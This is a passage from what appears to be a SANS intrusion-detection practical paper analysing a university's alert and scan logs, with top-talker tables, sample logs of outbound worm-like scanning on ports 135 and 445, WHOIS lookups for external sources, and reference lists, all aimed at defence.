rank #10	2673 alerts	**151.196.21.80**	2 signatures

All alerts generated from the top destination are all attributed to inbound 515. All of this activity was destined for 100.100.24.15, most likely implying the presence of a printer spooler. The 2nd highest talker was discussed in Alert #1 and Alert #2, showing signs of malicious activity, this host requires further investigation. Please consult with your security administration team.

Top 10 Destination IP Addresses:

This table provides a summary of the most active destination IP's in terms of alert generation:

Rank	Total # Alerts	**Destination IP**	# Signatures triggered
rank #1	29833 alerts	**100.100.30.3**	3 signatures
rank #2	21074 alerts	**100.100.30.4**	4 signatures
rank #3	13339 alerts	**100.100.24.15**	28 signatures
rank #4	5497 alerts	**100.100.97.82**	6 signatures
rank #5	5180 alerts	**100.100.153.176**	4 signatures
rank #6	5026 alerts	**80.181.112.186**	5 signatures
rank #7	2073 alerts	**169.254.25.129**	1 signatures
rank #8	1237 alerts	**100.100.53.111**	3 signatures
rank #9	847 alerts	**66.118.165.120**	1 signatures
rank #10	840 alerts	**100.100.12.6**	10 signatures

The Top 2 talkers in terms of destination IP's appear to be dealing with large amounts of inbound activity over similar ports and services. As discussed in Alert #1 and Alert #3, the distribution of activity between these hosts suggests the presence of a router or firewall providing Load Balancing functionality.

Analysis Summary of Scan Logs:

Analysis of the previously defined Scan logs was conducted with a combination of Sawmill[7] and Wingrep[8]. A summary of all scan data is displayed below:

Total hits: 21,276,101
Starting day: 25th March 2004
Ending Day: 29th March 2004
Total Days: 5

Average hits per day: 4,255,220

It took Sawmill approximately 1 hour to process all Scan log files, all totalling approximately 1.4GB of data. Sawmill was configured to process all 5 scans files and produce html output. The table below represents the top ten talkers based upon source IP:

Rank:	Source IP:	# of Scans:
#1	100.100.190.92	10,221,614
#2	100.100.1.3	4,205,851
#3	100.100.97.209	1,036,672
#4	100.100.1.4	979,011
#5	100.100.84.235	476,107
#6	100.100.111.51	412,871
#7	100.100.97.52	313,540
#8	100.100.34.14	282,322
#9	100.100.110.72	199,276
#10	100.100.153.174	188,459

Deeper analysis conducted against 100.100.1.3 highlighted heavy traffic associated with DNS 53/udp. A sample of this activity is displayed below:

Mar 28 00:00:00 100.100.1.3:32783 -> 131.118.254.33:53 UDP
Mar 28 00:00:00 100.100.1.3:32783 -> 69.25.34.195:53 UDP
Mar 28 00:00:01 100.100.1.3:32783 -> 66.35.58.10:53 UDP
Mar 28 00:00:00 100.100.1.3:32783 -> 192.52.179.91:53 UDP
Mar 28 00:00:01 100.100.1.3:32783 -> 216.109.116.17:53 UDP
Mar 28 00:00:00 100.100.1.3:32783 -> 207.218.1.51:53 UDP

This heavy activity was also seen with the 4th highest top talker 100.100.1.4, suggesting that both these hosts are the Universities primary DNS servers.

The top talker located at 100.100.190.92 was also investigated due to the heavy frequency of scanning originating from this source address. Investigating the raw log data using Wingrep discovered the primary cause of this traffic:

Mar 28 00:00:03 100.100.190.92:3366 -> 218.205.29.104:135 SYN ******S*
Mar 28 00:00:03 100.100.190.92:3368 -> 68.143.20.51:135 SYN ******S*
Mar 28 00:00:03 100.100.190.92:3374 -> 219.141.114.10:135 SYN ******S*
Mar 28 00:00:03 100.100.190.92:3360 -> 218.86.7.26:135 SYN ******S*
Mar 28 00:00:03 100.100.190.92:3363 -> 219.152.5.103:445 SYN ******S*
Mar 28 00:00:03 100.100.190.92:3364 -> 68.130.124.142:445 SYN ******S*
Mar 28 00:00:03 100.100.190.92:3361 -> 218.88.121.173:135 SYN ******S*
Mar 28 00:00:03 100.100.190.92:3409 -> 218.133.14.138:445 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3282 -> 218.40.132.193:135 SYN ******S*

```
Mar 28 00:00:04 100.100.190.92:3283 -> 68.13.18.86:135 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3410 -> 68.154.211.81:445 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3411 -> 218.253.32.1:445 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3412 -> 218.6.112.44:445 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3413 -> 218.171.183.25:445 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3414 -> 218.246.56.185:135 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3415 -> 218.173.191.138:135 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3416 -> 68.88.248.238:135 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3284 -> 68.5.3.235:135 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3285 -> 68.208.17.164:135 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3417 -> 218.219.7.108:445 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3405 -> 218.221.34.92:135 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3418 -> 219.4.70.112:445 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3419 -> 218.191.216.15:135 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3420 -> 218.174.206.220:135 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3421 -> 218.219.205.128:135 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3422 -> 218.253.191.27:135 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3288 -> 218.32.85.211:445 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3289 -> 218.154.238.48:445 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3423 -> 218.71.119.237:135 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3424 -> 218.115.100.18:135 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3425 -> 68.144.89.107:135 SYN ******S*
Mar 28 00:00:04 100.100.190.92:3426 -> 218.217.87.60:135 SYN ******S*
```

This is a very small sample, but you can clearly see the aggressive nature of this outbound 135/tcp and 445/tcp activity. This activity represents a severe security risk and should be investigated immediately. What you're partially seeing is outbound traffic related to 445/tp SMB (Server Message Block) and is usually associated with Windows 2000/xp and windows 2003 servers. All sorts of sensitive information can be gathered from this service including system, workgroup and domain names[9]. Your security administrators should confirm this activity, both inbound and outbound is blocked by your perimeter routers and firewalls. Due to the aggressive nature of this activity, this traffic could indicate the presence of a file sharing worm such as deloader[10] which spreads via network shares over port 445/tcp. The 135/tcp activity should also be blocked inbound and outbound by your perimeter defences. The aggressive 135/tcp activity could also be attributed to a worm such as Blaster[11]. This was initially discovered in August 2003, and is a worm that exploits the DCOM RPC vulnerability over 135/tcp described in Microsoft Security Bulletin MS03-039. It is recommended that this host be examined and removed of the network immediately. Please ensure that all systems are patched and that your perimeter routers and firewalls are configured to block this activity both inbound and outbound. A removal tool from Symantec Security Response websites contains many worm removal tools dependant on the worm type.

External Sources Requiring investigation:

Source IP 68.32.127.158:

05/12/04 21:16:29 IP block 68.32.127.158
Trying 68.32.127.158 at ARIN
Trying 68.32.127 at ARIN
Comcast Cable Communications, Inc. JUMPSTART-1 (NET-68-32-0-0-1)
68.32.0.0 - 68.63.255.255
Comcast Cable Communications, Inc. BALTIMORE-A-2 (NET-68-32-112-0-1)
68.32.112.0 - 68.32.127.255

ARIN WHOIS database, last updated 2004-05-11 19:15
Enter ? for additional hints on searching ARIN's WHOIS database.

Source IP 67.31.152.200 (Aggressive Port-Scanning Activity):

05/12/04 21:18:00 IP block 67.31.152.200
Trying 67.31.152.200 at ARIN
Trying 67.31.152 at ARIN

OrgName: Level 3 Communications, Inc.
OrgID: LVLT
Address: 1025 Eldorado Blvd.
City: Broomfield
StateProv: CO
PostalCode: 80021
Country: US

NetRange: 67.24.0.0 - 67.31.255.255
CIDR: 67.24.0.0/13
NetName: LC-ORG-ARIN-BLK3
NetHandle: NET-67-24-0-0-1
Parent: NET-67-0-0-0-0
NetType: Direct Allocation
NameServer: NS1.LEVEL3.NET
NameServer: NS2.LEVEL3.NET
Comment: ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate: 2001-11-07
Updated: 2002-08-08

Source IP 68.55.174.94:

Trying 68.55.174.94 at ARIN
Trying 68.55.174 at ARIN
Comcast Cable Communications, Inc. JUMPSTART-1 (NET-68-32-0-0-1)
68.32.0.0 - 68.63.255.255

Comcast Cable Communications, Inc. BALTIMORE-A-6 (NET-68-55-0-0-1)
68.55.0.0 - 68.55.255.255

ARIN WHOIS database, last updated 2004-05-11 19:15
Enter ? for additional hints on searching ARIN's WHOIS database.

Source IP 80.181.112.186:

inetnum: 80.181.112.0 - 80.181.141.255
netname: TELECOM-ADSL
descr: Telecom Italia
descr: Accesso ADSL
country: IT
admin-c: BS104-RIPE
tech-c: BS104-RIPE
status: ASSIGNED PA
remarks: Please send abuse notification to abuse@telecomitalia.it
notify: ripe-staff@telecomitalia.it
mnt-by: TIWS-MNT
changed: net_ti@telecomitalia.it 20030805
source: RIPE


Source IP 138.88.36.161:

Trying 138.88.36.161 at ARIN
Trying 138.88.36 at ARIN
Verizon Global Networks, Inc. VZGNI-PUB-1 (NET-138-88-0-0-1)
138.88.0.0 - 138.88.255.255
Verizon Internet Services VZ-DSLDIAL-RSTNVA-6 (NET-138-88-9-0-1)
138.88.9.0 - 138.88.159.255

ARIN WHOIS database, last updated 2004-05-11 19:15
Enter ? for additional hints on searching ARIN's WHOIS database.

All of the above source addresses require further investigation due to the number of alerts generated with each. The Universities primary concern is with source IP 67.31.152.200, due to the aggressive activity most likely associated with port scanning activity.

Link Graph:



Part 3 References:

1. http://www.etherboot.org/doc50/html/security-8.html
2. http://www.novell.com/coolsolutions/netware/features/a_ports_nw5_nw.html
3. http://www.javvin.com/protocolNCP.html
4. http://www.availant.com/technology/index.html - am
5. http://pestpatrol.com/PestInfo/b/blackhole.asp
6. http://www.snort.org/snort-db/sid.html?sid=103
7. http://www.sawmill.net/
8. http://wingrep.com/
9. http://www.petri.co.il/what_is_port_445_in_w2kxp.htm
10. http://www.pspl.com/virus_info/worms/deloader.htm
11. http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html

Full References List:

Part 1 References:

---

[i] Watson. Peter. “I have often heard that the best approach to computer security is to use a layered approach. Can you describe this approach and how an IDS fits in?”. Intrusion Detection FAQ. 27 March 2004 (Date accessed).
URL: http://www.sans.org/resources/idfaq/layered_defense.php?printer=Y

2 Rogers. Russ. “Designing the Full Security Model”. 15 October 1999.
URL:http://www.securityhorizon.com/security_whitepapers/security_management/model.html

3 Tanase. Matt “The Great IDS Debate: Signature Analysis Versus Protocol Analysis”. 05 February 2003.
URL: http://www.securityfocus.com/printable/infocus/1663

4 Unknown. “Overview of Statistical Anomaly Detection with a Focus on IDES”. GIAC Whitepaper

5 Unknown. “Intrusion detection systems: Reducing network security risk”. ZDNET. 03 April 2003.
URL: http://zdnetindia.com/biztech/ebusiness/whitepapers/stories/79198.html

6 Messmer. Ellen. “Put to the test – New threats force intrusion-detection vendors to rearm. Network World. 15 April 2002.
URL: http://www.nwfusion.com/cgi-bin/mailto/x.cgi

7 Unknown. “Intrusion detection systems: Defining protocol anomaly detection”. 03 April 2003.
URL: http://www.zdnetindia.com/print.html?iElementId=79203

8 Lemonnier. Erwan. “Protocol Anomaly Detection in Network-based IDSs” 28th June 2001.

9 Das. Kumar. “Protocol Anomaly Detection for Network-based Intrusion Detection”. SANS Institute. Version 1.2f. 13 August 2001.

10. http://www.symantec.com/press/2003/n030305b.html

11 http://securityresponse.symantec.com/avcenter/security/Content/3.3.2003.html

12 Phung. Manh. “Data Mining in Intrusion Detection”. Intrusion Detection FAQ. 24 October 2000.
URL: http://www.sans.org/resources/idfaq/data_mining.php

[13] Andress. Mandy. “IDSes evolve to better bolster defense”. 10 May 2002. URL: http://www.infoworld.com/article/02/05/10/020513neidstca_1.html

[14] http://www.snort.org/snort-db/sid.html?sid=103

Part 2 References:

Trace #1 References:

1 http://www.cert.org/advisories/CA-2003-09.html

2 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109

3 http://www.klcconsulting.net/articles/webdav/webdav_vuln.htm

4 http://www.microsoft.com/technet/security/bulletin/MS03-007.mspx

Trace #2 References:

1 http://www.microsoft.com/technet/security/bulletin/MS03-040.mspx

2 http://www.microsoft.com/technet/security/bulletin/MS03-032.mspx

3 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0838

4 http://www.cert.org/advisories/CA-2003-22.html

5 http://www.kb.cert.org/vuls/id/865940

6 http://uk.trendmicro-europe.com/enterprise/security_info/ve_detail.php?id=58765&VName=BAT_DEBESKI.B

7 http://www.wilderssecurity.com/archive/index.php/t-14347

8 http://news.com.com/2100-1023-253074.html?legacy=cnet

9 http://www.complaints.com/august2001/complaintoftheday.august25.4.htm

10 http://news.com.com/2009-1023_3-251960.html

11 http://www.bugnet.com/alerts/ba0103231.html

Trace #3 References:

1 http://www.incidents.org/logs/

2 http://www.snort.org/snort-db/sid.html?sid=615

3 http://www.snort.org/snort-db/sid.html?sid=618

4 http://www.snort.org/snort-db/sid.html?sid=620

5 http://project.honeynet.org/papers/finger/

6 http://www.dshield.org/pipermail/intrusions/2002-October/005636.php

7 http://windump.polito.it/docs/manual.htm

8 http://www.insecure.org/nmap/

9 http://cert.uni-stuttgart.de/archive/intrusions/2003/11/msg00053.html

Part 3 References:

1 http://www.etherboot.org/doc50/html/security-8.html

2 http://www.novell.com/coolsolutions/netware/features/a_ports_nw5_nw.html

3 http://www.javvin.com/protocolNCP.html

4 http://www.availant.com/technology/index.html - am

5 http://pestpatrol.com/PestInfo/b/blackhole.asp

6 http://www.snort.org/snort-db/sid.html?sid=103

7 http://www.sawmill.net/

8 http://wingrep.com/

9 http://www.petri.co.il/what_is_port_445_in_w2kxp.htm

10 http://www.pspl.com/virus_info/worms/deloader.htm

11 http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html

Last Updated: July 26th, 2017

Upcoming Training

SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS vLive - SEC503: Intrusion Detection In-Depth	SEC503 - 201709,	Sep 11, 2017 - Oct 18, 2017	vLive
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
Baltimore Fall 2017 - SEC503: Intrusion Detection In-Depth	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	vLive
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Scottsdale SEC503	Scottsdale, AZ	Oct 02, 2017 - Oct 07, 2017	Community SANS
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Community SANS Ottawa SEC503	Ottawa, ON	Oct 16, 2017 - Oct 21, 2017	Community SANS
SANS Berlin 2017	Berlin, Germany	Oct 23, 2017 - Oct 28, 2017	Live Event
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
San Diego Fall 2017 - SEC503: Intrusion Detection In-Depth	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	vLive
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Paris November 2017	Paris, France	Nov 13, 2017 - Nov 18, 2017	Live Event
Community SANS Pensacola SEC503	Pensacola, FL	Nov 27, 2017 - Dec 02, 2017	Community SANS
SIEM & Tactical Analytics Summit & Training	Scottsdale, AZ	Nov 28, 2017 - Dec 05, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event
SANS Dallas 2018	Dallas, TX	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced